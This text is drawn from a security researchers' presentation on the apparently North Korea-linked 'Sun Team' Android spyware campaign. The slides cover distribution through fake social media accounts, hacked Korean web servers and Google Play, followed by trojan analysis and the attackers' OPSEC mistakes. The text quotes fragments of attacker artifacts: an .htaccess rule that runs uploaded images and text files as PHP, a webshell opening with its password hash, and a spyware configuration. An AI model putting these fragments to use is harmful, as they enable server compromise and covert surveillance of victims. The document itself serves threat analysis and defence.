
Actual APK files were uploaded on Google Drive

“Facebook friend who introduced that app is now gone”

Malware Distribution

Case 1 : Facebook (2/3)

- After their malware has gone down, they started activating another account to distribute a new malware
- Instead of using Google Drive, Sun Team uploaded files on Google Play as unreleased version and distributed URL



Malware Distribution


Case 1 : Facebook (3/3)

- Some similarities of Facebooks accounts
 - Use foreign account names instead of Korean names
 - Use foreigner's image as profile when inactive (ex. Tom Cruise)
 - Facebook friends with each other
 - Weird personal information
 - Ex. Currently living in Pyongyang and working at a American company
- There are still many Facebook accounts that are inactive
 - We are monitoring these accounts

Malware Distribution

Case 2 : KakaoTalk

- According to the article, journalist at Daily NK was approached by someone named “이태경”
 - Notice it has no profile image and uses US number
- Sun Team has created fake accounts to impersonate South Korean people and used them to approach victims
- We will look at these accounts in more detail in OPSEC fails part



Malware Distribution

Case 3 : Hacked Webservers (1/3)

- Google shortened URL which was spread to defectors (used in NKPrayer malware) expands to page “ihoodtec[.]com/upload/newslist[.]php”
 - Company which produces “hoods”
- It seems that this webserver had a file upload vulnerability in the past
 - Malicious actors uploaded newslist[.]php file and used it to redirect to malware on Google drive
 - We were unable to acquire the file, but found out how they uploaded it

Test webshell file uploaded by a customer service board.
ihoodtec[.]upload/2_1[.]PHP => same directory as newslist[.]php



Malware Distribution

Case 3 : Hacked Webservers (2/3)

- Another corporate webserver found distributing trojans which is same as the one dropped by NKPrayer
- Uses android exploits publicly disclosed to download malwares on device
 - Chrome sandbox escape by @oldfresher presented at CanSecWest 2016 (CVE-2015-6764)
 - DCOW to elevate privilege on victim's device (CVE-2016-5195)
- Webshells were uploaded
 - Same hash of the webshell password they used seems to be already used on other hacked servers

```
AddType application/x-httpd-php5 .php .html AddHandler application/x ...  
www. ....co.kr/admincenter/files/board/1/%5B4%5D.htaccess  
AddType application/x-httpd-php5 .php .html AddHandler application/x-httpd-php5 .php .php3 .ph .lib  
.inc .conf .txt .jpg .html.
```

```
<?php $pass = '7eac0819cb76eaff2bcc1dd617de678f'; $temp ...  
www. ....co.kr/admincenter/files/board/4/heard.txt  
<?php $pass = '7eac0819cb76eaff2bcc1dd617de678f';
```

- Same \$pass value used in a webshell which is uploaded on an other South Korean website (file not available)



알림방

작성인 : [redacted] 조회수 : 73
제 목 : 회사 상호가 변경 되었습니다. 첨부파일 : **webshell.php**
내 용 : 사우 여러분 안녕하세요~ 주식회사 [redacted] 상호가 2012년 11월 1일자로 주식회사 [redacted] 변경 되었습니다. 앞으로 더 정진하는 [redacted] 되도록 노력 하겠습니다
작성일 : 2017-10-18 17:23:13

- Webshell upload attempt on notice board
- We found other routes to upload a webshell, such as “upload resume” feature

Malware Distribution

Case 3 : Hacked Webservers (3/3)


- It seems that this particular server has more things to investigate than what we initially thought
 - We are not sure at the moment whether this server is being used by different groups
- Logs tell us that tons of people have accessed this server from variety of sources

```
2 DATE:2018, January 6, 12:16 pm Mozilla/5.0 (Linux; Android 5.1.1; SM-N920S Build/LMY47X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
3 DATE:2018, January 6, 12:16 pm Mozilla/5.0 (Linux; Android 7.1.1; SM-J700T Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
7 DATE:2018, January 6, 12:17 pm Mozilla/5.0 (Linux; Android 7.0; SM-G955U Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
2 DATE:2018, January 6, 12:18 pm Mozilla/5.0 (Linux; Android 6.0.1; SM-N916K Build/MMB29K) AppleWebKit/537.36 (KHTML, like Gecko) Chro
1 DATE:2018, January 6, 12:18 pm Mozilla/5.0 (Linux; Android 7.0; SM-A720S Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
3 DATE:2018, January 6, 12:19 pm Mozilla/5.0 (Linux; Android 7.1.1; SM-N950N Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
2 DATE:2018, January 6, 12:20 pm Mozilla/5.0 (Linux; Android 7.0; SM-G935S Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
1 DATE:2018, January 6, 12:20 pm Mozilla/5.0 (Linux; Android 5.0.1; LG-F460L Build/LRX21Y; wv) AppleWebKit/537.36 (KHTML, like Gecko)
1 DATE:2018, January 6, 12:22 pm Mozilla/5.0 (Linux; Android 7.0; SM-N920L Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
1 DATE:2018, January 6, 12:22 pm Mozilla/5.0 (Linux; Android 7.1.1; SM-N950N Build/NMF26X; wv) AppleWebKit/537.36 (KHTML, like Gecko)
2 DATE:2018, January 6, 12:23 pm Mozilla/5.0 (Linux; Android 7.0; SM-G610L Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
6 DATE:2018, January 6, 12:23 pm Mozilla/5.0 (Linux; Android 7.0; SM-A719S Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
1 DATE:2018, January 6, 12:23 pm Mozilla/5.0 (Linux; Android 5.0.2; SM-G850S Build/LRX22G; wv) AppleWebKit/537.36 (KHTML, like Gecko)
1 DATE:2018, January 6, 12:25 pm Mozilla/5.0 (Linux; Android 6.0.1; SM-N910S Build/MMB29K; wv) AppleWebKit/537.36 (KHTML, like Gecko)
2 DATE:2018, January 6, 12:26 pm Mozilla/5.0 (Linux; Android 6.0.1; SM-J510L Build/MMB29M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
1 DATE:2018, January 6, 12:27 pm Mozilla/5.0 (Linux; Android 7.0; SM-G930K Build/NRD90M; wv) AppleWebKit/537.36 (KHTML, like Gecko) Ve
```

Malware Distribution

Case 4 : Google Drive

- Google Drive was often used to host malwares for some operations
- Good thing for us is that threat actors have to expose their Gmail account → lead us to FB accounts
- There was another one we found but unfortunately Sun Team deleted it before taking a screenshot





Different droppers

Malware Distribution

Case 5 : Google Play

- Most recently, instead of using Google Drive to upload malicious apk, malicious actors uploaded to Google Play directly as unreleased version (early access program)
- Google play protect didn't detect them as malware



Malware Analysis

토정비결 (Fortune Telling)

- Faking as fortune telling app
 - But the pkgname is “play.google.youtube”
 - Variants exists faking as a different type of app (ex. 건강비결2017 “Health Secrets”)
- Uploads victim’s data to the Yandex cloud (encrypted)
 - Call recordings, call logs, contacts, SMS, external storage data etc.
 - Stored in “<External Storage>/Android/data/com.sec.chromium/”
 - We got lucky one of the files were uploaded in plaintext, which we will show in the later slides



Malware Analysis

NKPrayer

- NKPrayer app “북한기도” means Pray for North Korea
 - We found other variants that drops same trojan
- Tries to phish victim to turn on the accessibility permission by toast message
- When turned on it shows full screen ad video while dropping trojan to the device in the background



Permission needed

Please turn on the service functionality in the below menu of the next window.

Malware Analysis

NKPrayer

- Each variants upload/download data from different cloud services (Yandex or Dropbox)
- After trojan is dropped (file name “aaa”), it uploads device information to the cloud and downloads command file which is then parsed
 - Downloads core dex file for surveillance functionalities (phone calls, SMS, GPS location, etc)
 - Downloads additional dex file for executing received command

```
akryd3gkajs1262307661wjakwjs1577840461gPSsjfsys43200CLsjfsys43200CTsjfsys43200djwtsecurity163TII0;lx
```

CMD #

Config values

- Account names associated with the cloud storages are actor/actress/celebrity names
 - yusijin, sijin yu, kang moyon, junyong ju, jack black
- More details about this malware can be found in our [blog](#)

Malware Analysis

Marketing

- Another trojan was found having package names of Google services
 - Dropped by fake apps - Marketing, NKPrayer (used again)
 - com.google.service.security, com.google.map.security, com.google.youtube.player
- When the trojan is implanted to victim's device, similarly uploads device information and logs to Dropbox storage
 - Files are xor encoded, but the key file is downloadable
- Config files are downloaded as well (also encoded)

```
["SS":{"SS_TYPE":"D","SS_KEY":"  
","SS_HOME":"/","SS_KEYFILE":"1.txt","SS_MODULEFILE":"January","SS_ID_LIVENAME":"1.txt","SS_ID_INFONAME":"2.txt","SS_ID_COMREQ":"4.txt","SS_ID_COMRES":"Los","SS_ID_COMFILE":"April","SS_ID_FILEFILE":"May","SS_ID_LOGFILE":"December"},"Connect":{"CONNECT_IDLE_TIME":"1","GROUP_NAME":"Default","LOG_LEVEL":"1","LOG_IDLE":"120","MAX_UPSTZE":"140"},"FileMon":{"AUTO_FILE":"false","AUTO_FILE_NAMES":[".jpg",".jpeg",".png",".bmp",".gif",".webp",".mp3",".3gp",".mp4",".m4a",".aac",".ota",".ogg",".wav",".webm",".riac",".pdf",".doc",".docx",".hwp",".rtf",".xls"],"AUTO_FILE_IDLE":"10"},"ScreenMon":{"AUTO_SCREEN":"false","AUTO_SCREEN_IDLE":"10","SCREEN_COUNT":"40","SCREEN_ADD_COUNT":"3"},"CamPicMon":{"AUTO_CAMPIC":"false","AUTO_CAMPIC_IDLE":"10","CAMPICTURE_COUNT":"20","CAMPICTURE_ADD_COUNT":"10","CAMPICTURE_JPEG_LEVEL":"6"},"Sound":{"AUTO_SOUND":"false","SOUND_ADD_COUNT":"2","SOUND_COUNT":"10","SOUND_TIME":"30"},"CallRec":{"AUTO_CallREC":"false","CallREC_MODE":"COUNT","INPUT_MODE":"MIC","CallREC_COUNT":"30"},"SMSRec":{"AUTO_SMSREC":"false","SMSREC_MODE":"COUNT","SMSREC_COUNT":"10"},"MODULE":{"LOAD_NAMES":["NONE"]}}
```

Monitoring file types

Malware Analysis

Marketing

- Overall, this trojan has similar features and structure as NKPrayer
 - But they added some features like XOR encoding files
- However, malware didn't function properly
 - Downloadable payloads and uploaded victim files are not properly decoded
 - Most of the logs uploaded were error logs
 - Didn't fully use implemented features (empty folders on cloud etc.)
- They abandoned the malware


```
20171207_214641:Property:addCC>Error:add:/data/user/0/com.google.map.security/fi
20171207_214641:Property:GetCProperty5>Error:Delete
20171207_214641:Property:addCC>Error:add:/data/user/0/com
20171207_214641:Property:GetCProperty5>Error:Delete
20171207_214641:Property:LoadProperty>Error:Fail to Load
20171207_214641:Property:LoadProperty>Error:/data/user/0/com.google.service.security/files/d81ffdelaa814b2c79b8341222a5f4dfb0354e6
20180102_081017:Property:LoadProperty:end
20180102_081017:Property:LoadProperty:
20180102_081017:Property:LoadProperty:
20171207_214641:Property:addCC>Error:add:/data/user/0/com.google.map.security/fi
20171207_214641:Property:GetCProperty5>Error:Delete
20171207_214641:Property:LoadProperty>Error:Fail to Load
20171207_214641:Property:LoadProperty>Error:/data/user/0/com.google.map.security/fi
20171207_214641:Property:LoadProperty>Error:Fail to Load
20180116_035141:Property:LoadProperty>Error:Fail to Load
20180116_035141:Property:LoadProperty>Error:/data/data/com.google.service.security/files/55bdb26a76c87942d381cc83e044c
20171207_214641:Property:GetCProperty5>Error:Delete
```



Malware Analysis

음식궁합 (Food Info)

- Uploaded on Google Play and was recently updated in March
- Tells users which food ingredients(음식) go well together(궁합)
- This app was the most heavily promoted on Sun Team's Facebook account
- When installed it uploads device information as well as files on external storage
- Already download count exceeded 50 when it was finally taken down



Malware Analysis

음식궁합 (Food Info)

- We found interesting images on the cloud, which weren't used yet (probably killed the app too early)
- Sun Team probably wanted to phish victims with fake Ahnlab AV popup to install other payload on the device
 - So many things wrong in this images, no Koreans gets phished with this!


The image displays three screenshots of a fake security alert interface, each with annotations highlighting errors:

- Left Screenshot:** The title bar says "안랩 Security Dectector" (misspelled). A callout says "Wrong spelling". The main text says "당신의 폰은 보안위협에 노출되어 있습니다. 업데이트를 진행하세요." (Your phone is exposed to security threats. Please update). A callout says "Your phone is in danger. Please update".
- Middle Screenshot:** The title bar says "안랩 Security Alert". The main text says "당신의 폰은 외부에 의하여 공격을 당하고 있습니다. 빨리 업그레이드 하세요." (Your phone is being attacked from the outside. Update immediately). A callout says "Your phone is being attacked. Update immediately". There is a "선택" (Select) button. A callout says "Wrong grammar".
- Right Screenshot:** The title bar says "안랩 Security Alert". The main text says "업데이트 화일을 다운로드 하시니까?" (Are you going to download the update file?). A callout says "We use '파일' instead of '화일' = Different Korean character". There is a "확인" (Confirm) button. A callout says "Are you going to download the update file?".

Malware Analysis

FastAppLock


- Another malware that was uploaded on Google Play
- It is for locking other apps when they are not in use (kind of privacy protection app)
- But as usual, secretly in the background it uploaded device information and downloaded commands, extra plugin dex files, etc. (Dropbox)



Malware Analysis

How are they linked together

Diagram looks complex but all the malware samples we discussed are somehow all related



OPSEC Fails

- We were analyzing Dropbox storages which were used as C2 servers and found dump of test data possibly uploaded accidentally while testing their malware
- Inside the test data we were able to find valuable information
 - Malicious actor's device information
 - Other versions of malware we weren't aware
 - Email addresses, accounts
 - Etc.
- Let's see what we have found in more detail

OPSEC Fails

Case 1: Android Device Information

- Device information logs found contained IMEI (International Mobile Equipment Identity), model, build version and so on
- Following is the geographical info about where the test devices from according to the carrier info



OPSEC Fails

Case 1: Android Device Information

Gmail Account	MODEL	Carrier	IP Address	Date
ic*****	Galaxy S7 Edge	Open Brazil	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/10 17:46:05
			{"city":"Pyongyang (Ryugyong-dong)","country":"North Korea","query":"175.45.178.148"} - WIFI	2017/12/21 01:49:04
ur*****	Galaxy Note 3	LGU+ South Korea	{"city":"Secaucus","country":"United States","query":"23.226.128.90"} VPN	2017/12/21 00:08:25
	Galaxy Note 4	Sprint United States	{"city":"Seoul","country":"Republic of Korea","query":"110.10.176.47"} VPN	2017/11/11 08:59:08
??	LG V20	SK Telecom	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/10 19:52:38
??	LG G4	LG U+	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/11 19:49:45
??	XT1662	-	{"city":"Secaucus","country":"United States","query":"23.226.128.162"} VPN	2017/11/09 16:25:27

OPSEC Fails

Case 1: Android Device Information

Gmail Account	MODEL	Carrier	IP Address	Date
ic*****	Galaxy S7 Edge	Open Brazil	Phone carrier: MTS Country: Russia Country code: 7 Area Code 91: Mobile Phone Capital of Russia: Moscow	2018/02/04 17:46:05
ur*****	Galaxy Note 3	LGU+ South Korea	Countries Sharing +7 country code: Abkhazia, Kazakhstan, Russia States", "query": "23.226.128.90"} VPN	2018/02/04 11:49:04
	Galaxy Note 4	Sprint United States	{"city": "Seoul", "country": "Republic of Korea", "query": "110.10.176.47"} VPN	2017/11/11 08:08:25
??	LG V20	SK Telecom	{"city": "Secaucus", "country": "United States", "query": "23.226.128.162"} VPN	2017/11/10 19:52:38
??	LG G4	LG U+	{"city": "Secaucus", "country": "United States", "query": "23.226.128.162"} VPN	2017/11/11 19:49:45
??	XT1662	-	{"city": "Secaucus", "country": "United States", "query": "23.226.128.162"} VPN	2017/11/09 16:25:27

This actor exposed the phone number at 2018/02/04 17:20:33

OPSEC Fails

Case 1: Android Device Information

- Following are list of apps that were installed in these test devices (interesting ones as example)

The image displays two screenshots of an Android device's installed applications list, with various apps highlighted and annotated. The left screenshot is from a device with email address 'ic*****@gmail.com' and the right is from 'ur*****@gmail.com'.

Left Screenshot (ic***@gmail.com):**

- Highlighted apps: Android System Component, 심장박동수 모니터, My Knox, 스크린샷 이지, 카카오톡.
- Annotation: "Trojan they are testing" points to "Android System Component".
- Annotation: "Threat actors are familiar with Korean language" points to "심장박동수 모니터" and "스크린샷 이지".
- Annotation: "They are quite interested in learning English 😊" points to "카카오톡".

Right Screenshot (ur***@gmail.com):**

- Highlighted apps: Android System Component, 건강검진2017, 카카오톡, 영어 - 3000 단어.
- Annotation: "Variant of 토정비결(Fortune Telling)" points to "건강검진2017".
- Annotation: "Virtual phone number" points to "카카오톡".



